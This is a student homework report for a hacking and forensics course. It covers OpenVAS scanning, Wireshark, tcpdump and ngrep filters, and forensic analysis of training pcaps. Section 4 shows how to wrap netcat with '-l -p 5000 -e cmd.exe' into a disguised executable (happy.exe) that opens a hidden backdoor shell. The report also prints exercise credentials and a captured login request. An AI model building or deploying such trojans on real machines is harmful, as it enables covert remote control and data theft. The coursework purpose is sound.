HACK TECHNOLOGY & COMPUTER FORENSIC

Homework 1

范真瑋

1. Establish vulnerability Scanning tools

安裝 OpenVAS

apt-get update

apt-get dist-upgrade

apt-get install openvas

openvas-setup

安裝完後預設帳號為 admin,可透過下列指令更改密碼

openvasmd --user=admin --new-password=XXX

開啟 OpenVAS


openvas-start

瀏覽器連線到 https://127.0.0.1:9392


輸入帳號密碼登入



選擇 Scans → Tasks



可選擇魔法棒圖示→Task Wizard 輸入 IP 後開始掃描



下方為任務清單,我共掃描了1台實體主機與3台虛擬主機



實體主機為老師的電腦,點進報告可看到掃描結果 QoD(Quality of Detection),指的是掃描的可靠度



點選之後有詳細的說明

OS End Of Life Detection,官方已停止維護該 Ubuntu 作業系統版本

Summary OS End Of Life Detection The Operating System on the remote host has reached the end of life and should not be used anymore. Vulnerability Detection Result The "Ubuntu" Operating System on the remote host has reached the end of life. CPE: cpe:/o:canonical:ubuntu_linux:13.04 Installed version, build or SP: 13.04 EOL date: 2014-01-27 EOL info: https://wiki.ubuntu.com/Releases

Apache Web Server ETag Header Information Disclosure Weakness 在使用 FileETag 的 Apache Web Server 中發現弱點,它允許攻擊者透過 ETag header 取得像是 inode number、child process 的敏感資訊。 這邊還列出解決方法:OpenBSD 已釋出修補程式解決這個問題,現在從伺服器回傳的 inode number 已使用 private hash 編碼,以避免洩漏敏感資訊。

Summary
A weakness has been discovered in Apache web servers that are configured to use the FileETag directive.

Vulnerability Detection Result
Information that was gathered:
Inode: 2892977
Size: 177

Impact
Exploitation of this issue may provide an attacker with information that may be used to launch further attacks against a target network.

Solution
OpenBSD has released a patch that addresses this issue. Inode numbers returned from the server are now encoded using a private hash to avoid the release of sensitive information.

此報告為掃描 Metasploitable 2 虛擬主機的結果

Vulnerability	<u>'</u> □	Severity	O QoD
OS End Of Life Detection	2	10.0 (High)	80%
Check for rexecd Service		10.0 (High)	80%
TWiki XSS and Command Execution Vulnerabilities		10.0 (High)	80%
Distributed Ruby (dRuby/DRb) Multiple Remote Code Execution Vulnerabilities		10.0 (High)	99%
Possible Backdoor: Ingreslock	O	10.0 (High)	99%
DistCC Remote Code Execution Vulnerability		9.3 (High)	99%
PostgreSQL weak password		9.0 (High)	99%
MySQL / MariaDB weak password		9.0 (High)	95%

PostgreSQL weak password

PostgreSQL 預設的帳號密碼均為 postgres, 需要盡快更換密碼

Summary

It was possible to login into the remote PostgreSQL as user postgres using weak credentials.

Vulnerability Detection Result

It was possible to login as user postgres with password "postgres".

Solution

Solution type: Mitigation

Change the password as soon as possible.

- 2. Execute the following scenarios and capture the screen of your results
 - Use wireshark to filter the captured packets by using display filter:
 - The packets belonging to tcp ports (80, 22, 21, 443) and ip address is (140.117.xxx.xxx or 120.yyy.yyy.yyy).

(tcp.port==80 or tcp.port==22 or tcp.port==21 or tcp.port==443) and (ip.addr==140.117.0.0/16 or ip.addr==120.0.0.0/24)

(top port=80 or top port=22 or top port=21 or top port=443) and (ip addr=140.117.0.0/16 or ip addr=120.0.0.0/24)						
Time	Source	Destination	Protocol	Length Info		
136 1.868525	140.117.11.151	140.117.182.115	HTTP	259 HTTP/1.1 304 Not Modified		
137 1.870788	140.117.182.115	140.117.11.151	TCP	54 51845 → 80 [ACK] Seq=1435 Ack=35226 Win=525568 Len=0		
138 1.873783	140.117.182.115	140.117.11.151	HTTP	746 GET /lib/des.js HTTP/1.1		
139 1.874561	140.117.11.151	140.117.182.115	HTTP	259 HTTP/1.1 304 Not Modified		
140 1.879601	140.117.182.115	140.117.11.151	HTTP	746 GET /lib/md5.js HTTP/1.1		
141 1.880370	140.117.11.151	140.117.182.115	HTTP	259 HTTP/1.1 304 Not Modified		
146 1.891747	140.117.182.115	140.117.11.151	HTTP	752 GET /lib/xmlextras.js HTTP/1.1		
148 1.893071	140.117.11.151	140.117.182.115	HTTP	259 HTTP/1.1 304 Not Modified		
151 1.903426	140.117.182.115	140.117.11.151	HTTP	749 GET /lib/enable.js HTTP/1.1		
155 1.904164	140.117.11.151	140.117.182.115	HTTP	259 HTTP/1.1 304 Not Modified		
156 1.945990	140.117.182.115	140.117.11.151	TCP	54 51847 → 80 [ACK] Seq=4877 Ack=1437 Win=64256 Len=0		
160 1.991932	185.27.134.95	140.117.182.115	TCP	60 80 → 51819 [ACK] Seq=1 Ack=2 Win=115 Len=0		
162 2.006691	185.27.134.95	140.117.182.115	TCP	60 80 → 51817 [RST] Seq=1 Win=0 Len=0		
486 8.831145	140.117.182.115	140.117.11.151	HTTP	1042 POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)		
488 8.872516	140.117.11.151	140.117.182.115	TCP	60 80 → 51847 [ACK] Seq=1437 Ack=5865 Win=17664 Len=0		
562 10.697154	140.117.11.151	140.117.182.115	HTTP	496 HTTP/1.1 302 Found		
564 10.703269	140.117.182.115	140.117.11.151	HTTP	846 GET /sys/co_login_fault.php HTTP/1.1		
565 10.706888	140.117.11.151	140.117.182.115	TCP	60 80 → 51847 [ACK] Seq=1879 Ack=6657 Win=19712 Len=0		
566 10.781732	140.117.11.151	140.117.182.115	TCP	1514 80 → 51847 [ACK] Seq=1879 Ack=6657 Win=19712 Len=1460 [TCP se		
567 10.781796	140.117.11.151	140.117.182.115	TCP	1514 80 → 51847 [ACK] Seq=3339 Ack=6657 Win=19712 Len=1460 [TCP se		
568 10.781822	140.117.182.115	140.117.11.151	TCP	54 51847 → 80 [ACK] Seq=6657 Ack=4799 Win=65536 Len=0		
569 10.782786	140.117.11.151	140.117.182.115	TCP	1514 80 → 51847 [ACK] Seq=4799 Ack=6657 Win=19712 Len=1460 [TCP se		
	plication/x-www-form					
•				337.36 (KHTML, like Gecko) Chrome/65.0.3325.181 Safari/537.36\r\n		
Accept: text/htm	nl,application/xhtml+	xml,application/xml;q=	=0.9,imag∈	e/webp,image/apng,*/*;q=0.8\r\n		
DNT: 1\r\n						
	/cu.nsysu.edu.tw/\r\n					
	gzip, deflate\r\n					
	zh-TW,zh;q=0.9,en-U					
-	cie: school_hash=a414	a3de3c8c4872d10001501c	af1adf; _	_utmc=140778144; wm_lang=Big5;utma=140778144.1914902590.152352793		
\r\n						
<pre>[Full request URI: http://cu.nsysu.edu.tw/login.php]</pre>						
[HTTP request 8/						
[Prev request in						
[Response in frame: 562]						
[Next request in						
File Data: 106 b	•					
	ded: application/x-w	w-form-urlencoded				
> Form item: "user	name" = "123"					

- The packets sent from the host xxx.xxx.xxx and the protocol is http.

ip.src==140.117.11.151 and http

ip.src=140.117.11.151 and http									
1.	Time	Source	Destination	Protocol	Length	Info			
601	3.755532	140.117.11.151	140.117.182.115	HTTP	1413	HTTP/1.1	200	OK	(text/html)
617	3.791938	140.117.11.151	140.117.182.115	HTTP	259	HTTP/1.1	304	Not	Modified
625	3.794539	140.117.11.151	140.117.182.115	HTTP	260	HTTP/1.1	304	Not	Modified
628	3.801969	140.117.11.151	140.117.182.115	HTTP	259	HTTP/1.1	304	Not	Modified
632	3.807771	140.117.11.151	140.117.182.115	HTTP	259	HTTP/1.1	304	Not	Modified
635	3.821636	140.117.11.151	140.117.182.115	HTTP	259	HTTP/1.1	304	Not	Modified
640	3.832132	140.117.11.151	140.117.182.115	HTTP	259	HTTP/1.1	304	Not	Modified
646	3.837701	140.117.11.151	140.117.182.115	HTTP	259	HTTP/1.1	304	Not	Modified
649	3.844299	140.117.11.151	140.117.182.115	HTTP	259	HTTP/1.1	304	Not	Modified
1395	7.757884	140.117.11.151	140.117.182.115	HTTP	496	HTTP/1.1	302	Four	nd
1425	7.878910	140.117.11.151	140.117.182.115	HTTP	192	HTTP/1.1	200	OK	(text/html)

Frame 601: 1413 bytes on wire (11304 bits), 1413 bytes captured (11304 bits) on interface 0
Ethernet II, Src: AristaNe_1a:2c:ac (00:1c:73:1a:2c:ac), Dst: AsustekC_a4:a1:d0 (08:62:66:a4:a1:d0)
Internet Protocol Version 4, Src: 140.117.11.151, Dst: 140.117.182.115
Transmission Control Protocol, Src Port: 80, Dst Port: 63802, Seq: 32121, Ack: 712, Len: 1359
[23 Reassembled TCP Segments (33479 bytes): #557(1460), #558(1460), #569(1460), #570(1460), #571(1460), #
httpertext Transfer Protocol

http://libertext.org/doi/10.10000/10.1000/10.10000/10.10000/10.1000/10.10000/10.10000/10.10000/10.1000/10.10000/10.10000/

- Open tcpdump to monitor the correct network interface and write down the capture results to a file. You should filter the packets by using BPF language.
 - The packets not belonging to tcp ports (21, 80, 443).

tcpdump -i enp0s3 -X '(not tcp port 21) and (not tcp port 80) and (not tcp port 443)' -w test

- The HTTP traffic sent to or from the host xxx.xxx.xxx.xxx. tcpdump -i enp0s3 -X '((src host 140.117.11.151)) or (dst host 140.117.11.151)) and (port http)' -w test

- The packets destination address is xxx.xxx.xxx.xxx.

tcpdump -i enp0s3 -X 'dst host 140.117.11.151' -w test

• Describe how to use ngrep to perform keyword search.

ngrep -d enp0s3 -W byline 'POST' host 140.117.11.151 and tcp port 80

參數

- -d 指定網卡
- -W 設定顯示格式 byline 解析封包中的換行字元

指令監聽 tcp port 80, IP 為 140.117.11.151, 且含有"POST"字串的封包

可看到圖中最下方有使用者輸入的帳號:123

```
T 10.0.2.11:45356 -> 140.117.11.151:80 [AP]
POST /login.php HTTP/1.1.
Host: cu.nsysu.edu.tw.
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:59.0) Gecko/20100101 Firefox/59.0.
Accept: tex/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8.
Accept-Language: en-US,en;q=0.5.
Accept-Encoding: gzip, deflate.
Referer: http://cu.nsysu.edu.tw/.
Content-Type: application/x-www-form-urlencoded.
Content-Length: 104.
Cookie: __utma=140778144.68661493.1523543143.1523548159.1523602438.3; __utmz=140778144.1523548159.2.2.utmcsr=google|utm
0901591cafladf; __utmb=140778144.10.10.1523602438; __utmc=140778144; __utmt=1.
Connection: keep-alive.
Upgrade-Insecure-Requests: 1.
...
Username=123&password=***&encrypt_pwd=lht16t6NvsQ%3D&wm_lang=&login_key=512dc2a0ae5596798974c2220a01d034
```

- 3. Analyze the file by using wireshark (or NetworkMiner).
 - Describe the major communications between the criminal offender and the outsider. What kinds of the communication protocols and tools they used.
 罪犯(wangch64@hotmail.com)首先使用 msn,協定為 MSNMS,告訴外人(jayhsu1988@hotmail.com)要用 msn 傳送佣金資訊,之後罪犯詢問外人的 e-mail,表示要透過 e-mail 傳送另一個 pptx 檔案。
 - Did they transfer files in the conversations? What kinds of protocols they used?
 - 有,1 個使用 MSNMS 傳送 money.xlsx,1 個使用 SMTP 傳送 money and goal.pptx
 - Is it possible to carve the transmitted file(s) from the packet capture? 可以,如圖中內容為 base64 編碼,解碼後存成對應副檔名即可開啟

Content-Type: application/vnd.openxmlformats-officedocument.presentationml.presentation; name="money_and_goal.pptx" Content-Transfer-Encoding: base64 Content-Disposition: attachment; filename="money_and_goal.pptx"

Commissions

- Johnson \$1,000,000 Stealing the passwords
- Mary \$200,000 Social Engineering
- Mark \$2,000,000 Hacker programming



4. Trojans and Backdoors


(Windows 8 x64)執行木馬封裝程式(elitewrap)→設定輸出檔名→ 輸入第一個封裝的檔名→選擇操作(非同步,顯示)→ 第一個不執行指令,直接輸入 Enter→輸入第二個封裝的檔名(netcat)→ 選擇操作(非同步,隱藏)→輸入指令-1-p 5000 -e "cmd.exe" (監聽模式 port 執 行程式)→結束,直接輸入 Enter

```
C:\Users\Administrator\Desktop\test>elitewrap.exe
eLiTeWrap 1.03 - (C) Tom "eLiTe" McIntyre
 om@dundeecake.demon.co.uk
 nttp://www.dundeecake.demon.co.uk/elitewrap
Stub size: 7712 bytes
Enter name of output file: happy.exe

That file already exists? Overwrite? [y/N]: y

Operations: 1 - Pack only
2 - Pack and execute, visible, asynchronously
3 - Pack and execute, hidden, asynchronously
4 - Pack and execute, visible, synchronously
5 - Pack and execute, visible, asynchronously
6 - Execute only, visible, asynchronously
7 - Execute only, hidden, asynchronously
                   7 - Execute only,
                                                        hidden, asynchronously
                         Execute only,
                                                       visible, synchronously
                   9 - Execute only,
                                                        hidden, synchronously
Enter package file #1: 123.bat
Enter operation: 2
Enter command line:
 Enter package file #2: nc64.exe
 nter operation: 3
 Enter command line: -1 -p 5000 -e "cmd.exe"
 Inter package file #3:
    Wsers Administrator Desktop\test>
```

當使用者執行產生出來的程式(happy.exe),即開啟後門



(Kali Linux)此時在另一端執行指令,輸入對方 IP 與 port,即可與對方連線,進行資料竊取、攻擊與破壞

- 5. Ann Skips Bail
- Provide any online aliases or addresses and corresponding account credentials that may be used by the suspect under investigation.

Ann 的帳號密碼

 Client
 Server
 Protocol
 Username
 Password

 192.168.1.159 [ANN-LAPTOP] (Windows)
 64.12.102.142 [smtp.cs.com] [smtp.aol.com] (Windows)
 SMTP
 sneakyg33k@aol.com
 558r00lz

• Who did Ann communicate with? Provide a list of email addresses and any other identifying information.

sec558@gmail.com

mistersecretx@aol.com

Source host	Destination host	From	То	Subject
192.168.1.159 [ANN-LAPTOP] (Windows)	64.12.102.142 [smtp.cs.com] [smtp.aol.com] (Windows)	"Ann Dercover" <sneakyg33k@aol.com></sneakyg33k@aol.com>	<sec558@gmail.com></sec558@gmail.com>	lunch next week
192.168.1.159 [ANN-LAPTOP] (Windows)	64.12.102.142 [smtp.cs.com] [smtp.aol.com] (Windows)	"Ann Dercover" <sneakyg33k@aol.com></sneakyg33k@aol.com>	<mistersecretx@aol.com></mistersecretx@aol.com>	rendezvous

• Extract any transcripts of Anns conversations and present them to investigators.

對象: sec558@gmail.com

主旨: lunch next week

內容:

Sorry-- I can't do lunch next week after all. Heading out of town. Another time! -Ann

對象: mistersecretx@aol.com

主旨:rendezvous

內容:

Hi sweetheart! Bring your fake passport and a bathing suit. Address attached. love, Ann

附檔: secretrendezvous.docx

附檔內容:

Meet me at the fountain near the rendezvous point. Address below. I'm bringing all the cash.



地址為: Playa del Carmen, Mexico